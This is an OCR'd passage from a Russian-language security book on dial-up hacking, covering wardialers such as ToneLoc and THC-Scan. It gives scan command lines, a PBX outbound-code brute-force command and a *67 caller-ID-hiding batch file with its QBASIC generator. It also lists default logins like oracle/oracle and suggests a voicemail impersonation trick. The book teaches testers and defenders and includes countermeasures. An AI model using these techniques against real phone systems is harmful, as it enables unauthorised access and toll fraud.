воспользоваться ею для взлома перехваченного пароля.

Сценарий 3: системы UNIX

Идентификационные маркеры зачастую предоставляют очень много информации, в том числе данные об операционной системе и ее версии. *Уже* это может существенно упростить проникновение через модемное соединение. Например, обратите внимание на следующий идентификационный маркер системы USL UNIX.


```
The system's name is HappyDays
Welcome ,to USL UNIX System V Release 4.2 Version 1
```

Многие системы оказываются "легкими жертвами" из-за использования параметров, заданных по умолчанию. Использование имени пользователя oracle с паролем oracle или без пароля вообще может оказаться чрезвычайно успешным. Не менее интересными оказываются также имена Sybase и Informix. Эти пользова-

тельские идентификаторы зачастую остаются после завершения установки системы управления базами данных. Учетные записи, установленные по умолчанию, значительно облегчают задачу взлома удаленных соединений. К числу других стандартных паролей, позволяющих быстро получить желаемый результат, относятся public, info или guest. Во многих случаях использовать пароль вовсе не обязательно, а после ввода имени пользователя сразу же запускается командная оболочка с ограниченными привилегиями, как правило, поддерживающая некоторую систему команд. В зависимости от того, насколько хорошо продумана политика безопасности, получение доступа к командной строке с использованием этой командной оболочки может оказаться простым, затруднительным или абсолютно невозможным.

Вы по-прежнему возбуждены от предстоящей "рыбалки"? Приведенные примеры представляют лишь несколько способов, ежедневно используемых для взлома через многочисленные, но забытые удаленные магистрали, ведущие во внутренние корпоративные сети. В главах 9–13 будут рассмотрены простые приемы противодействия подобным сценариям, однако перед тем, как перейти к изучению этого материала, стоит сделать несколько замечаний. Не забывайте о том, что модемные соединения очень трудно отслеживать. Зачастую сеансы связи устанавливаются посредством эмуляции терминала VT100. При этом для отслеживания хакера нельзя будет воспользоваться его IP-адресом. Кроме того, естественные преграды, например, необходимость получения информации о телефонных вызовах от администратора сети PBX, способны значительно затруднить решение задачи. Добавление префикса *67 к сканируемым телефонным номерам может существенно осложнить выявление злоумышленника. Так что уделяйте пристальное внимание всем событиям. В противном случае можно оказаться в сетях полного решимости и неумолимого взломщика.

ГЛАВА 9



Обычно организации меньше всего внимания уделяют старым забытым телефонным линиям. Эти провода, опоясавшие весь мир, сегодня преданы забвению. В этой главе будет показано, как старенький модем с пропускной способностью 9600 Кбит/с может поставить на колени сетевого Голиафа с мощной системной защитой.

Может показаться, что авторы решили начать главу, посвященную сетевым атакам, с устаревшей информации о *хакинге аналоговых удаленных соединений.* Несмотря на повсеместное распространение широкополосных каналов связи через кабельные модемы и цифровые абонентские линии, обычные телефонные сети PSTN (Public Switched Telephone Network) сегодня по-прежнему достаточно часто используются для связи с домашними и даже служебными компьютерами. Поэтому сенсационные истории о взломе узлов Internet меркнут перед более прозаическими рассказами о вторжениях через удаленные соединения, поскольку последние являются более разрушительными и проще выполнимыми.

На самом деле для больших компаний гораздо большую опасность представляют плохо инвентаризованные модемные линии, чем защищенные брандмауэрами шлюзы Internet. Упомянутый выше эксперт в области безопасности компании AT&T Билл Чесвик (Bill Cheswick) охарактеризовал брандмауэр как панцирь черепахи. На самом деле, зачем атаковать неприступный брандмауэр, когда можно пробраться непосредственно к "телу" целевой системы через плохо защищенный сервер удаленного доступа? Пожалуй, защита удаленных соединений — наиболее важный аспект построения линии круговой обороны. Хакинг удаленных соединений выполняется по классической схеме: сначала выполняется предварительный сбор информации, затем — предварительный сбор данных, сканирование, инвентаризация и, наконец, атака. В большинстве случаев этот процесс можно автоматизировать с помощью традиционных хакерских средств, получивших название *сканеров телефонных номеров* (demon dialer) или *программ автопрозвона* (wardialer). По существу, эти средства программно устанавливают удаленное соединение с большим количеством телефонных номеров, регистрируют те из них, по которым устанавливаются модемные соединения, пытаются идентифицировать систему на другом конце телефонной линии и по возможности зарегистрироваться в системе, подобрав имя пользователя и пароль. Если для этого требуется специальное программное обеспечение или конкретные знания о системе, установка соединения может выполняться вручную.

Выбор сканера телефонных номеров — камень преткновения как для злоумышленников, так и для легальных специалистов по поиску незащищенных удаленных соединений. В этой главе мы сначала рассмотрим две наиболее популярные программы такого типа, которые можно бесплатно загрузить из Internet (ToneLoc и THC-Scan), а затем познакомимся с двумя коммерческими продуктами: PhoneSweep от компании Sandstorm Enterprises и TeleSweep от компании Secure Logix.

После обсуждения этих программ будут рассмотрены приемы, применяемые против обнаруженных сканерами телефонных номеров систем вручную или в автоматическом режиме, в том числе внутренние телефонные сети компаний (сети PBX) или системы голосовой почты (voicemail).

Подготовка к хакингу удаленных соединений

Хакинг удаленных соединений начинается с определения диапазона телефонных номеров, с которыми будет работать сканер. Настоящие хакеры обычно выбирают компанию-жертву и собирают информацию об используемых ею телефонных номерах из самых разных источников. Ниже будут описаны некоторые механизмы для ограничения сферы распространения такой информации.

Предварительный сбор данных о телефонных номерах

Популярность	*9*
Простота	*8*
Опасность	*2*
Степень риска	***6***

В первую очередь хакеры изучают телефонные справочники. Многие компании продают компакт-диски с телефонными справочниками, которыми можно воспользоваться для взлома удаленных соединений. Определив основной телефонный номер, взломщики обычно "исследуют" схожие с ним номера. Например, если известно, что основной номер компании Acme Corp. — 555-555-1212, то для сканера телефонных номеров хакер задаст диапазон 555-555-XXXX, чтобы проверить все 10000 похожих телефонных номеров. При наличии нескольких модемов такое количество номеров можно перепробовать за несколько дней с помощью почти любой программы-сканера.

Еще один способ получения информации о телефонных номерах — позвонить на местную АТС и попытаться узнать номера "из первых уст" неосмотрительных служащих. Это хороший способ получения неафишируемых номеров, применяемых для удаленных соединений и центров данных, в которых префикс обычно отличается от префикса основного телефонного номера. Многие телефонные компании по требованию клиента заносят эту информацию в разряд секретной и не разглашают ее без предоставления пароля, однако известно множество случаев нарушения таких договоренностей и разглашения информации.

Помимо телефонных справочников, источником подобных сведений являются Web-узлы корпорации. Многие компании, потеряв бдительность от свободы распространения информации в Internet, публикуют списки своих телефонных номеров на Web-узлах. Этого не стоит делать, если только это не обусловлено характером деятельности.

Телефонные номера можно найти в самых неожиданных местах Internet. Одно из наиболее опасных мест накопления информации уже упоминалось в главе 1, однако стоит вернуться к нему еще раз. Сведения о контактных телефонах, а также другую техническую и административную информацию о компаниях, представленных в Internet, можно получить из регистрационной базы данных имен Internet, поддерживаемой центром InterNIC (известным также как Network Solutions), через интерфейс whois по адресу `http://www.networksolutions.com/cgi-bin/whois/whois/`. Вот результат поиска по ключевому слову `acme.com`, содержащий как открытую, так и закрытую информацию из базы данных InterNIC.

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JSOOOO)  jsmith@ACME.COM
                        555-555-5555  (FAX)  555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG)
hostmaster@ANS.NET
                        (800)555-5555
```

Теперь хакеры имеют не только хорошую отправную точку для работы сканера телефонных номеров, но и кандидатуру сотрудника (John Smith), под именем которого можно осуществлять свою деятельность по сбору дополнительной информации. Помимо этого некоторую полезную информацию можно почерпнуть из раздела технических контактов. А именно здесь видно, как информация фиксируется в базе данных InterNIC. Это уже кое-что.

И наконец, если вручную набирать подряд любые телефонные номера, то рано или поздно можно услышать: "Корпорация XYZ слушает". Это, конечно, достаточно утомительный способ предварительного сбора данных, но в то же время очень эффективный. Еще одним слабым звеном в системе телекоммуникации компании являются автоответчики, которые можно использовать против служащих компании. Например, от имени вице-президента компании по вопросам маркетинга можно оставить следующее сообщение системному администратору: "Привет, это Джим. Срочно измени мой пароль".

О Устраните утечку информации

Лучшей защитой против предварительного сбора информации по телефону является предотвращение утечки информации. Конечно же, для обеспечения возможности деловых контактов необходимо раздавать телефонные номера компании, но очень осторожно. Свяжитесь со своим оператором и согласуйте с ним перечень открытых телефонных номеров, список лиц, имеющих доступ к закрытой информации, а также пароль для получения каких-либо закрытых данных. Организуйте группу по устранению утечки информации из числа сотрудников отдела информатизации, которая будет следить за тем, чтобы закрытые телефонные номера не распространялись через Web-узлы, службы каталогов, серверы удаленного доступа и т.д. Свяжитесь с компанией InterNIC и "почистите" контактную информацию для зоны Internet. И наконец, предупредите пользователей, что телефон не всегда друг, поэтому нужно быть проявлять осторожность в разговорах с незнакомцами и не разглашать никакую закрытую информацию.

Сканеры телефонных номеров

Процесс подбора телефонных номеров во многом определяется используемыми для этого средствами. Поэтому далее будут охарактеризованы конкретные продукты, такие как ToneLoc, THC-Scan, PhoneSweep и TeleSweep. Однако сначала приведем некоторые общие рассуждения.

Аппаратные средства

При подборе телефонных номеров вопрос выбора аппаратных средств не менее важен, чем вопрос выбора программного обеспечения. Ниже мы рассмотрим два бесплатных программных средства, предназначенных для операционной системы DOS и снискавших незаслуженную репутацию трудно настраиваемых. Однако для настройки любой программы автопрозвона требуется тонкое знание COM-портов компьютера, а на некоторых аппаратных конфигурациях эти программы могут не работать вообще, например на переносном компьютере с интерфейсом PCMCIA. Конечно же, не стоит переоценивать требования к аппаратным средствам: типичный персональный компьютер с двумя стандартными COM-портами и последовательной платой для добавления еще двух вполне подойдет для этих целей. В то же время, для профессиональной системы автопрозвона можно установить многопортовую карту Digitboard, позволяющую подключить к системе 4, 8 и более модемов одновременно.

Аппаратные средства — главный фактор, определяющий скорость и эффективность. Сканеры телефонных номеров могут быть излишне "осторожными": зачастую перед набором следующего номера они выдерживают паузу в несколько секунд, чтобы не упустить потенциальную цель из-за помех на линии или других факторов. Если период ожидания составляет 45-60 секунд, то программа автопрозвона на каждый звонок тратит примерно минуту. Путем несложных арифметических вычислений

можно определить, что для проверки диапазона в 10000 номеров одному модему понадобится семь полных суток. Очевидно, что добавление каждого нового модема существенно ускоряет процесс — четыре модема работают вдвое быстрее, чем два. Поскольку подбор номеров можно выполнять только в непиковое время (см. следующий раздел), то чем больше модемов задействовано в этой операции, — тем лучше.

Значительное влияние на скорость процесса оказывает также тип модема. Современные модемы, как правило, голосовые. Определение голоса позволяет при подборе номера сразу же зарегистрировать номер телефона как "голосовой", отключиться и продолжать дозвон по следующему номеру, не ожидая истечения заданного интервала времени (45–60 секунд). Поскольку значительная доля телефонных номеров выделена для голосовых линий, то их обнаружение значительно ускоряет процесс подбора номера телефона для модемных соединений. В документации к программам THC-Scan и PhoneSweep рекомендуется использовать модем USR Courier, как наиболее надежный. Кроме того, в документации по THC-Scan рекомендуется также использовать модем Zyxel Elite, а в документации по PhoneSweep — Zyxel U-1496E Fax/Voice (`http://www.zyxel.com`). При использовании программы TeleSweep лучше всего воспользоваться модемом AOPEN.

Легализация деятельности

Наряду с вопросами выбора аппаратной платформы для подбора номеров потенциальные взломщики серьезно рассматривают вопросы законности своей деятельности. В некоторых странах запрещено последовательно набирать большое число номеров, и телефонные компании внимательно следят за соблюдением этого требования, а зачастую их оборудование попросту не позволяет этого делать. Конечно же, все рассматриваемые здесь программы разбивают заданный диапазон номеров на случайные интервалы, чтобы избежать нарушения таких требований, но это все же не гарантирует от попадания в "черный список". Поэтому специалисты, занимающиеся подобной деятельностью на законных основаниях, должны легализовать свои действия и получить письменное разрешение от компании-заказчика на проведение такого тестирования. В этом документе необходимо указать диапазон сканируемых телефонных номеров, чтобы возложить ответственность за выход из диапазона на выполняющую подбор номера организацию.

В соглашении необходимо также указать время суток, когда компания-заказчик предпочитает выполнять тестирование. Как уже упоминалось, сканирование телефонных номеров в рабочее время может негативно отразиться на эффективности работы компании, поэтому такую деятельность обычно откладывают на поздний вечер или ночное время.

ВНИМАНИЕ Помните, что сканирование телефонных номеров с включенным идентификатором CallerID, означающим возможность автоматического определения номера, равнозначно передаче визитной карточки по каждому из набираемых вами номеров. Многократное повторение звонков из одного источника вызовет подозрение у целевой компании, поэтому стоит отключить режим автоматического определения номера на своей телефонной линии (конечно же, если у вас есть разрешение на подобную деятельность, то это не критично). Не следует забывать и о том, что при звонках по номерам с префиксом 800 номер звонившего фиксируется в любом случае независимо от статуса CallerID, поскольку в этой ситуации разговор оплачивается отвечающей стороной.

Стоимость телефонных переговоров

И наконец, не забывайте о том, что подбор номеров удаленных целевых организаций оплачивается по междугородному тарифу телефонных переговоров. Поэтому приготовьтесь к получению значительных счетов за телефонные переговоры и заранее согласуйте вопрос их оплаты с заказчиком.

В следующих разделах будут подробно рассмотрены вопросы настройки каждого программного средства, чтобы читатели смогли легко воспользоваться этими программами. Однако в книге будут описаны далеко не все возможности этих программ.

Программное обеспечение

Поскольку сканирование телефонных номеров обычно выполняется ночью в течение небольших интервалов времени, то важным требованием к соответствующим программам является возможность гибкой настройки графика работы и запоминания уже отсканированных номеров. Бесплатные программы ToneLoc и THC-Scan регулярно сохраняют результаты своей работы в файлах данных, обеспечивая тем самым возможность продолжения работы после последующего перезапуска. Кроме того, у них есть определенные средства для задания времени начала и окончания работы в течение одних суток. Однако для выполнения длительных операций сканирования в течение нескольких дней пользователь должен полагаться на возможности операционной системы по планированию выполнения заданий или написать специальный сценарий. Программа PhoneSweep позволяет полностью автоматизировать режим работы.

С появлением ряда новых коммерческих программ подбора телефонных номеров с графическим интерфейсом возникает закономерный вопрос: какая из всех существующих программ является наилучшей. Без учета отличительных особенностей различных сетевых архитектур на этот вопрос можно ответить следующим образом: все зависит от знаний человека, выполняющего автопрозвон.

Программы ToneLoc и THC-Scan представляют собой прекрасный инструмент для опытных пользователей. Обе программы запускаются из командной строки DOS и могут параллельно задействовать несколько модемов, установленных на одном и том же компьютере. Это позволяет выполнить сканирование большого диапазона телефонных номеров за короткое время. Хотя коммерческие программы, такие как TeleSweep, также позволяют использовать несколько модемов, они оказываются несколько медленнее и требуют для сканирования больше времени. Поскольку программы ToneLoc и THC-Scan используются в командной строке DOS, то по сравнению с аналогичными коммерческими программными средствами они выглядят несколько устаревшими и менее интуитивными. Таким образом, для того чтобы воспользоваться всеми возможностями программ ToneLoc и THC-Scan и получить точные результаты, необходимо обладать знаниями простых команд DOS. *Для* эффективного использования этих приложений нужно обладать также дополнительными знаниями об идентификационных маркерах различных систем и аппаратных средств. Таким образом, если вы знакомы с интерфейсом командной строки и несколькими стандартными идентификационными маркерами, то с помощью бесплатных программ автопрозвона можно получить достаточно хорошие результаты.

Если же вы не обладаете достаточными навыками использования командной строки DOS, то лучше всего воспользоваться коммерческими программами автопрозвона. Благодаря графическому интерфейсу коммерческих приложений таких как PhoneSweep и TeleSweep, значительно упрощается их использование. Интуитивный интерфейс позволяет без проблем добавить диапазон телефонных номеров, задать временной интервал сканирования или сформировать новую задачу.

Однако для идентификации телефонных компаний обоими коммерческими программными продуктами, рассматриваемыми в этой главе, используются собственные базы данных, что не всегда позволяет получить точные результаты. Обычно требуются дополнительные исследования. И наконец, если нужно проверить большой диапазон телефонных номеров, *а* идентификационные маркеры телефонной компании не известны, то имеет смысл приобрести коммерческий программный продукт. Кроме того, поскольку программы традиционной школы, такие как ToneLoc и THC-Scan, можно

свободно найти в Internet, то, возможно, стоит познакомиться и с предоставляемыми ими возможностями. Конечно, при необходимости несколько программ можно запустить вместе и посмотреть, какая из них работает лучше. При выполнении автопрозвона это может оказаться наиболее эффективным подходом.

Программа ToneLoc

Популярность	*9*
Простота	*8*
Опасность	*8*
Степень риска	*8*

Одной из первых и наиболее популярных программ телефонного сканирования является утилита ToneLoc компании Minor Threat&Mucho Maas (название ToneLoc расшифровывается как Tone Locator). Эту программу можно найти на узле компании, а также на многих хакерских узлах Internet. Подобно многим программам-номеронабирателям, ToneLoc работает под управлением DOS (или в окне DOS операционной системы Win *9x,* NT, Windows 2000), а также с эмулятором DOS в UNIX. В течение многих лет эта утилита являлась эффективным средством для хакеров и консультантов по безопасности. К сожалению, создатели ToneLoc не следят за обновлением своей программы, и никто из сообщества специалистов по безопасности не принимал участия в ее разработке.

Программу ToneLoc легко установить и применять для базовых операций телефонного сканирования, однако использование расширенных возможностей этой программы требует некоторых навыков. Сначала из командной строки необходимо запустить простую утилиту TLCFG, выполняющую запись основных параметров конфигурации модема в файл `TL.CFG`, проверяемый при запуске ToneLoc (при этом должны быть установлены порт COM, адрес порта ввода-вывода и номер прерывания). Окно программы `TLCFG.EXE` показано на рис. 9.1.

После этого из командной строки можно запустить саму программу ToneLoc, указав диапазон сканируемых телефонных номеров, имя файла данных для записи результатов и любые другие опции в следующем формате.

```
ToneLoc [ФайлДанных] /M:[Маска] /R:[Диапазон] /X:[ИскМаска] /D:[ИскДиапазон]
        /C:[Конфиг] /#:[Число] /S:[ВремяНачала] /E:[ВремяЗаверш]
        /H:[Часы] /T /K
[ФайлДанных] - файл для хранения данных (возможно, маска)
[Маска] - маска для телефонных номеров в формате 555-XXXX
[Диапазон] - диапазон телефонных номеров в формате 5000-6999
[ИскМаска] - маска для исключения из сканирования в формате 1XXX
[ИскДиапазон] - диапазон для исключения из сканирования в формате 2500-2699
[Конфиг] - используемый файл конфигурации
[Число] - количество выполняемых звонков в формате 250
[ВремяНачала] - время начала сканирования в формате 9:30p
[ВремяЗаверш] - время завершения сканирования в формате 6:45a
[Часы] - максимальное число часов сканирования в формате 5:30
(перекрывает [ВремяЗаверш])
/T = Tones, /K = Carriers (перекрывают данные файла конфигурации)
```

Как будет видно из последующего материала, утилита THC-Scan использует очень похожий список параметров. В приведенном ниже примере утилита ToneLoc будет сканировать все телефонные номера от 555-0000 до 555-9999 и записывать информацию в файл test. На рис. 9.2 показана программа ToneLoc в действии.

```
toneloc test /M:555-XXXX /R:0000-9999
```

При использовании команды в следующем формате набирается номер 555-9999, делается пауза до появления гудка, а затем проверяются все возможные комбинации из трех цифр (xxx), чтобы получить код для выполнения исходящих звонков из сети PBX.

```
toneloc test /M:555-9999Wxxx
```

Использование режима ожидания позволяет осуществить входящий звонок, а затем ввести код для получения повторного гудка и выполнения исходящего звонка из сети PBX. Утилита ToneLoc может угадывать даже четырехзначные коды. Возможно, это убедит читателей в опасности использования удаленных соединений с сетями PBX или хотя бы заставит использовать более длинные коды.




Рис. 9.1. Использование программы TLCFG.EXE для ввода конфигурационных параметров модема, применяемой утилитой ToneLoc




Рис. 9.2. Утилита ToneLoc в процессе сканирования большого числа телефонных номеров в поисках удаленных модемов

Утилиту TLCFG можно использовать для изменения параметров, используемых по умолчанию, и более тонкой настройки процесса сканирования. С помощью программы ToneLoc автоматически создается файл `tone.log`, в который помещаются все полученные результаты. В этом файле содержится время и дата сканирования каждого телефонного номера, а также результаты сканирования. Файл `tone.log` оказывается чрезвычайно важным, поскольку после начального сбора информации полученные

характеристики (например, время ожидания, получение сигнала "занято") можно проанализировать, а затем выполнить повторное сканирование.

Кроме того, программой ToneLoc создается файл `found.log`, в котором помещаются все найденные в процессе сканирования идентификационные данные. В этом файле можно найти различные идентификационные маркеры, полученные от соответствующих модемов. Зачастую безопасность удаленных соединений не обеспечивается должным образом, в результате чего можно получить важную информацию об операционной системе, приложениях и аппаратном обеспечении удаленных систем. Идентификационные маркеры — это важная информация, которой позднее можно воспользоваться для выполнения направленных атак. Утилита TLCFG позволяет задать имена файлов журналов или оставить значения, заданные по умолчанию.

Программа ToneLoc имеет и много других особенностей, о которых лучше всего прочитать в руководстве пользователя (`TLUSER.DOC`). Однако даже при использовании рассмотренных выше базовых параметров она является прекрасным средством автопрозвона.

Использование командных файлов для программы ToneLoc

Для задания списка целевых телефонных номеров или их диапазона, которые будут сканироваться с помощью программы ToneLoc, можно воспользоваться простыми командными файлами. Преимущество такого подхода по сравнению с использованием стандартного файла конфигурационных параметров . DAT заключается в том, что в данном случае модем будет повторно инициализироваться после каждого телефонного номера. Почему это оказывается так важно? Предположим, что в непиковое время необходимо выполнить сканирование 1000 номеров. Если посреди ночи на каком-либо звонке произойдет разрыв связи с абонентом, то оставшиеся телефонные номера диапазона сканироваться не будут, что приведет к большой потере времени. Если в тех же условиях используется командный файл, то программа ToneLoc перед отсоединением будет ожидать лишь заранее заданный промежуток времени. Как только произойдет отсоединение от "проблемного" телефонного номера, будет выполнен вызов следующего номера, заданного в командном файле. При этом модем будет повторно инициализирован без временных потерь.

Кроме того, на дополнительную обработку практически не будет затрачиваться дополнительного времени. Несколько добавочных миллисекунд, требуемых для перехода к следующей строке командного файла, практически не окажут влияния на весь процесс сканирования в целом.

Важно не забывать и о результатах, предоставляемых программой ToneLoc. Она обеспечивает возможность обнаружения модемов и генерирует файлы журналов с подробной информацией о каждом телефонном номере. В этих файлах можно найти идентификационные маркеры приложений и систем, которые будут вам полезны.

Вот как могут выглядеть первые строки командного файла `WAR1.BAT` (их количество определяется диапазоном номеров, которые нужно просканировать).

```
toneloc 0000warl.dat /M:*6718005550000 > nul
toneloc 0001warl.dat/M-.*6718005550001>nul
toneloc 0002warl.dat /M:*6718005550002 > nul
toneloc 0003warl.dat /M:*6718005550003 > nul
toneloc 0004warl.dat /M:*6718005550004 > nul
toneloc 0005warl.dat /M:*6718005550005 > nul
toneloc 0006warl.dat /M:*6718005550006 > nul
toneloc 0007warl.dat /M:*6718005550007 > nul
toneloc 0008warl.dat /M:*6718005550008 > nul
toneloc 0009warl.dat /M:*6718005550009 > nul
toneloc 0010warl.dat /M:*6718005550010 > nul
```

В этом простом командном файле создаются файлы . DAT, используется параметр /м, исходящий идентификатор *67, номера телефонов и конструкция > nul, используемая для того, чтобы команды не выводились в командной строке, а просто выполнялись.

Таким образом, описанный подход позволяет избежать в процессе автопрозвона большинства ошибок. Конечно, в процессе сканирования телефонных номеров могут оказаться важными и другие аспекты, например, необходимость случайного выбора телефонных номеров. Это может понадобиться, если в исследуемой организации развернута система PBX с развитой логикой или для отслеживания подобной деятельности в телефонной компании используется специальный фильтр. Основная цель случайного выбора номеров заключается в предотвращении возникновения подозрений в исследуемой компании при сканировании большой последовательности номеров и сохранении работоспособности ее служащих.

Для построения приведенного выше командного файла (например, для 2000 номеров) можно воспользоваться программой, предназначенной для его создания. Она может иметь следующий вид.

```
'Программа на языке QBASIC для создания командного файла (утилита для
'программы ToneLoc
'Автор M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "war1.bat" FOR OUTPUT AS #1
FOR a = 0 TO 2000
a$ = STR$(a)
a$ = LTRIM(a$b)
'следующие 9 строк обрабатывают десятичные знаки из диапазонов 1-10,
'10-100, 100-1000
 'после 1000 дополнительные действия не выполняются
IF LEN(a$) = 1 THEN
a$ = "000" + a$
END IF
IF LEN(a$) = 2 THEN
a$ = "00" + a$
END IF
IF LEN(a$) = 3 THEN
a$ = "0" + a$
END IF
aa$ = a$ + "war1"
PRINT aa$
PRINT #1, "toneloc " + aa$ + ".dat" + " /M:*671800555" + a$ + " > nul"
NEXT a
CLOSE #1
```

С помощью этой программы можно создать командный файл, готовый для запуска из каталога, в котором содержатся исполняемые файлы пакета ToneLoc.

Программа THC-Scan

Популярность	*9*
Простота	*8*
Опасность	*8*
Степень риска	***8***

Недостатки утилиты ToneLoc компенсирует программа THC-Scan, созданная членом хакерской группы The Hacker's Choice из Германии Ван Хаузером (van Hauser) (`http://www.infowar.co.uk/thc/`). Подобно ToneLoc, утилита THC-Scan тоже настраивается и запускается под управлением системы DOS, в окне командной строки Win *9x* или с консоли Windows NT, а также с использованием эмулятора Dos под UNIX.

Перед использованием утилиты THC-Scan сначала с помощью программы TS-CFG необходимо сгенерировать файл конфигурации (`.CFG`). Эта утилита имеет более широкие возможности, чем программа TLCFG для ToneLoc. Большинство параметров конфигурации достаточно просты, но для нестандартной настройки потребуются исчерпывающие знания COM-портов. Основные параметры конфигурации перечислены в следующей таблице.

Порт COM	Номер прерывания	Порт ввода-вывода
1	4	3F8
2	3	2F8
3	4	3E8
4	3	2E8

Для определения этих параметров применяется утилита MOD-DET, включенная в комплект поставки THC-Scan (на сообщения Windows об ошибках можно не обращать внимания), результат работы которой выглядит следующим образом.

```
MODEM DETECTOR v2.00     (c)  1996,98 by van Hauser/THC
                                          <vh@reptile.rug.ac.be>
-------------------------------------------------------------------------
Get the help screen with :    MOD-DET.EXE ?

Identifying Options...
                Extended Scanning : NO
                Use Fossil Driver : NO  (Fossil Driver not present)
                Slow Modem Detect : YES
                Terminal Connect  : NO
                Output Filename   : <none>

Autodetecting modems connected to COM 1 to COM 4 ...
      COM 1 - None Found
      COM 2 - Found! (Ready)       [Irq: 3 | BaseAdress: $2F8]
      COM 3 - None Found
      COM 4 - None Found

1 Modem(s) found.
```

